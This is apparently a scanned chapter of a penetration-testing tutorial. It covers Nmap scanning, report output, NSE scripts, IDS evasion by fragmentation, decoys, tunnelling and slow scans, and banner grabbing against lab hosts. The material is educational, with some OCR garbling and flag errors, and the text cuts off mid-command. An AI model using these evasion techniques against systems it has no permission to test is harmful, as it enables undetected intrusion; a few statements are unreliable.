
```
┌──(root㉿kali)-[~]
└─# nmap -sU -p 161 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:45 EST
Nmap scan report for 192.168.1.0
Host is up (0.00026s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp

Nmap scan report for 192.168.1.1
Host is up (0.0098s latency).
```

This command performs a UDP scan (**-sU**) on the subnet **192.168.1.0/24**, specifically targeting port 161, commonly used by SNMP.

Service and Version Detection

Identifying active services and their versions can indirectly lead to host discovery as services respond to specific probes.

Example Command with Nmap:



```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:46 EST
```

This command tells Nmap to perform service version detection (**-sV**) across the **192.168.1.0/24** subnet, which can reveal active hosts based on responsive services.

Combining Techniques for Comprehensive Discovery


In practice, pentesters often combine multiple host discovery techniques to ensure comprehensive coverage, as different hosts may respond differently depending on their configurations and the network environment.

Sequential Approach Example:

1. **Ping Scan**: Start with a basic ICMP echo request to quickly identify responsive hosts.
2. **TCP SYN Scan**: Follow up with a TCP SYN scan to detect hosts that may be blocking ICMP.
3. **UDP Scan**: Perform a UDP scan to catch hosts listening on UDP ports.
4. **ARP Discovery**: In local networks, use ARP discovery to identify all devices at the data link layer.

NMAP Ports Scanning

Nmap is an active scanning tool, among the best. Nmap has many types of scans and several ways to avoid detection. Types of scans: Scanning for open ports and their versions, finding an operating system, running Nmap scripts (NSE), checking available IP addresses (ping scanning), and more. Writing the tool's name in the terminal displays Nmap's flags and template.



```
kali@kali:~$ nmap scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:18 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
```

Flags	Description
--open	Show computers with open ports only.
-p	Scan for ports.
-F	Fast scan, scan 100 ports, compared to standard 1000 ports.
-A	Running an aggressive scan using the '-O '-sV' '-sC' and '-Traceroute'.
-sC	Automatically use NSE scripts.
--script	Manually selecting an NSE script.
--script-args	Set script arguments.
-sV	Banner Grabbing, searching for the software version of ports.
-Pn	Treats all computers as *on* and skips the ping test.
-sS	Stealth, silent scan, avoiding detection - recommended for use.
-sP	Scan for identifying hosts on the network.
-sn	Ping scan.
-iL	File with IP address.
-sU	UDP scan.
-O	Operating System recognition.
-D	Decoy, enabling camouflaging an IP with a different IP.
-P0	Avoids firewall protection for ping.
-oN	Saves the output into a file.
-T2	Silent scan, more extended, with fewer chances of getting blocked by security.

Nmap displays the scan results in a table with the columns ports, state, and services indicating the port number, port name, and status (open, closed, or unknowable).


Port Identification

By default, Nmap scans for the default 1000 ports to view the default 1000 ports. To scan for the 100 common ports, use the -f flag:

nmap -F <Target>

To set a specific port for Nmap to scan:

nmap -p <Port/s> <Target>



```
kali@kali:~$ nmap scanme.nmap.org -p22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:21 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT   STATE SERVICE
22/tcp open  ssh
```

Scans all ports (1-65535):

nmap -p- <Target>


Nmap scans TCP connections to target UDP connections:

nmap -sU <Target>


Adding a flag --open filters the computers with closed ports and displays the computers with open ports.

Scanning for Operating System Version

Nmap can detect operating system versions using the TCP/IP stack fingerprinting pool. Identifying the operating system can help determine vulnerabilities and exploits in the future. The flag of operating system scanning is **-O**, which requires root privileges.




```
kali@kali:~$ sudo nmap -O 192.168.221.171
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:24 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00074s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
```



```
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Detecting Service Versions

Scanning a machine using Nmap determines what ports are open using the *Nmap-services* database. Therefore, Nmap guesses what service hides behind this port; knowing the port number is not enough information. Nmap has a database of standard service queries that automatically determine the full application name, the version number, the hostname, the device type, and the OS.



```
kali@kali:~$ sudo nmap -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:27 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0026s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
```

Aggressive Scanning

Nmap has a special flag to activate *Aggressive-Detection*, namely -A. Aggressive mode enables operating system detection (-O), version detection (-sV), script scanning (-sC), and traceroute (--traceroute). This mode sends many more probes to get valuable host information, but it is more likely to be detected.

Detection Evasion

In contrast to passive information gathering, active information gathering is risky as IPS could detect and block the network. One can argue that a VPN could assist on the matter; many public VPNs are subjected to *DNS-Leak*; for that reason, the Nmap tool has many evasion flags. The first flag is **-Pn**; this flag disables host discovery (testing if the host is up); some devices and defense systems can immediately detect and block the scan.

The second flag, which is already covered, is **-sV --version-light**, less scanning probes means a less accurate result and a less detectable result. The third flag(s) is the Timing flag. There are five in total.

Flag	Description
-T0	Paranoid: best IDS and IPS Evasion.
-T1	Sneaky: IDS and IPS Evasion.
-T2	Polite: slows down the scan but barely affects evasion.
-T3	Normal: default speed.
-T4	Aggressive: faster scan, easier to detect.
-T5	Insane: fastest scan, easily detectable.

Additional flags

Flag	Description
-f	The requested scan (including ping scans) uses tiny fragmented IP packets. Harder for packet filters.
--mtu	Set the offset size.
-D	Send scans from spoofed IPs.

Creating Nmap Reports

Nmap Has three main report options. The first is the normal plain text. This flag saves the output into a file.

-oN <filespec>


The second output is the greppable output.

-oG <filespec>

Another output format is the XML style; this format is great for native bash scripting and provides an easier parse ability than the XML output.


-oX <filespec>

Now, convert the file into a user-readable format, such as HTML, using *xsltproc*.



```
kali@kali:~$ xsltproc report.xml -o nmapreport.html
kali@kali:~$ 
```

Access the generated report.


Nmap Scan Report - Scanned at Mon Oct 4 01:16:36 2021 - Mozilla Firefox
Nmap Scan Report - Scanne
file:///home/kali/nmapreport.html
130%

Scan Summary

Nmap 7.91 was initiated at Mon Oct 4 01:16:36 2021 with these arguments:
nmap -A -oX report.xml --stylesheet=/usr/share/nmap/nmap.xsl 45.33.32.156

Verbosity: 0; Debug level 0

Nmap done at Mon Oct 4 01:17:12 2021; 1 IP address (1 host up) scanned in 35.27 seconds

45.33.32.156 / scanme.nmap.org

Address

- 45.33.32.156 (ipv4)

Hostnames

- scanme.nmap.org (PTR)

Ports

The 996 ports scanned but not shown below are in state: **filtered**

- 996 ports replied with: **no-responses**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	tcpwrapped	syn-ack			
	ssh-hostkey	1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA) 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA) 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA) 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)					
80	tcp	open	tcpwrapped	syn-ack			
	http-favicon	Nmap Project					

NSE - Nmap Scripting Engine

Nmap has script groups; each group is associated with multiple scripts with a common feature. There are more "quiet and gentle" groups, and more intrusive and "noisy" groups can trigger alerts for the attacked computer/system.

Script Groups

Safe Soft, gentle scan for information.
Malware Scans for malicious software and backdoors.
Fuzzer Scans for weaknesses and bugs.
Exploit Scans for security holes. Intrusive!
Brute Executes Brute force attack.
DoS Checks for DoS vulnerabilities (may cause services to crash).
Vuln Checks for common vulnerabilities.

The nmap scripts system is one of the best and most useful information security professionals. NSE allows one to write and share a nmap script. The scripts can be for network identification, advanced OS detection, vulnerability search, backdoor detection, and vulnerability utilization.
NSE scripts end with ‘.nse’; locate them using the command:

locate *.nse

To update the script list, type: **nmap --script-updatedb**

Techniques for Avoiding Intrusion Detection Systems

Introduction

Intrusion Detection Systems (IDS) are critical components of network security designed to detect unauthorized access or anomalies on a network. Penetration testers must navigate around these systems to assess the security of a network effectively without triggering alarms.

Understanding IDS

Before delving into evasion techniques, it's crucial to understand how IDS works. There are two main types:

Signature-Based IDS

These systems compare network traffic against a database of known attack patterns or signatures. They are effective against known threats but can be evaded by modifying attack vectors or employing novel techniques.

Anomaly-Based IDS

These systems build a baseline of normal network activity and flag deviations as potential threats. They can potentially detect novel attacks but are prone to false positives.


Evasion Techniques

Evasion techniques aim to either avoid detection by IDS or to generate so many false positives that genuine attacks are overlooked (a technique known as "flooding").

1. Packet Fragmentation

Breaking down packets into smaller fragments can help evade signature detection since IDS might not reassemble packets to inspect the complete payload.

- **Command Example**: Using **hping3** to send fragmented packets.



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --frag --destport 80 --syn 192.168.119.132
HPING 192.168.119.132 (eth0 192.168.119.132): S set, 40 headers + 0 data bytes
len=46 ip=192.168.119.132 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=2015.3
ms
len=46 ip=192.168.119.132 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=1014.8
ms
```

2. Encryption and Tunneling

Encrypting payloads or tunneling traffic through secure protocols (like SSH or VPNs) can obscure the attack from IDS, which typically inspects plaintext traffic.

Command Example: Using SSH for tunneling.

ssh -D 8080 -N user@TARGET_IP

This command sets up a local SOCKS proxy server that tunnels traffic through the target.

3. Polymorphic Shellcode


Modifying the shellcode to change its pattern without altering its functionality can bypass signature-based detection.

- **Example**: Using tools like **msfvenom** from Metasploit to generate polymorphic shellcode.

4. Slow and Low Attacks

Conducting attacks slowly over an extended period can evade anomaly-based IDS, which may not detect slow, persistent attacks as anomalies.

- **Command Example**: Using Nmap's slow scan option.



```
┌──(kali㉿kali)-[~]
└─$ nmap -T0 192.168.119.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 16:35 EST
```

The **-T0** option significantly slows down the scan, making it less likely to trigger alerts.

5. Spoofing and Decoys

IP spoofing or using decoy IP addresses can mislead the IDS about the attack's origin, making tracing and detection more challenging.

- **Command Example**: Nmap with decoys.

nmap -D decoy1,decoy2,ME TARGET_IP

Replace **decoy1 and decoy2 with the** IPs of the decoys and **ME** with your actual IP address.

6. Protocol-Level Evasion

Manipulating protocol anomalies or exploiting specific protocol vulnerabilities can help in evading IDS designed to monitor protocol compliance.

- **Example**: Using malformed or non-standard protocol headers that some IDS might not inspect thoroughly.

7. Web Application Payload Obfuscation

For web application attacks, encoding payloads (e.g., Base64, URL encoding) or using uncommon HTTP methods can bypass web-based IDS.

- **Command Example**: Using **curl** with uncommon HTTP methods.

curl -X OPTIONS http://TARGET_IP/resource

Best Practices for Evasion

- **Stealth is Key**: Always prioritize stealth over speed. Rapid scans or attacks are more likely to be detected.
- **Know Your Target**: Understanding the target network's IDS and its configurations can help tailor your evasion strategies effectively.
- **Continuous Learning**: IDS technologies are constantly evolving. Keeping abreast of the latest IDS features and evasion techniques is crucial.

Importance of Banner Grabbing in Penetration Testing

Introduction

Banner grabbing, in the context of penetration testing, is the technique of capturing information from the responses that servers send when they are queried. This information often includes crucial details like the server software type, version, and sometimes even the operating system details. Understanding the significance of banner grabbing and mastering its techniques is essential for penetration testers to identify potential vulnerabilities and enhance their assessment accuracy.

The Role of Banner Grabbing

Banner grabbing plays a pivotal role in the reconnaissance phase of penetration testing. It allows testers to:

1. Identify Software and Versions

By determining the exact software and its version running on the target system, penetration testers can cross-reference known vulnerabilities using databases like CVE (Common Vulnerabilities and Exposures).

2. Assess Configuration and Security Posture

The details obtained can also indicate default configurations or misconfigurations, providing insights into the target's security posture.

3. Tailor Attacks


With precise information about the target environment, testers can tailor their attack vectors to be more effective, reducing noise and avoiding detection.

Techniques for Banner Grabbing


1. Netcat

Netcat is a versatile tool for network diagnostics and data transfer. It can be used for banner grabbing by connecting to a port and capturing the response.

- **Command Example**: Grabbing an HTTP banner



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.119.132 80
HEAD /HTTP/1.1
```




```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.119.132 80
HEAD /HTTP/1.1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</ad
dress>
</body></html>
```

2. Nmap

Nmap, a network scanning tool, has built-in capabilities for banner grabbing, particularly with the **-sV** option, which probes open ports to determine service/version info.

- **Command Example**: Using Nmap for service version detection




```
┌──(kali㉿kali)-[~]
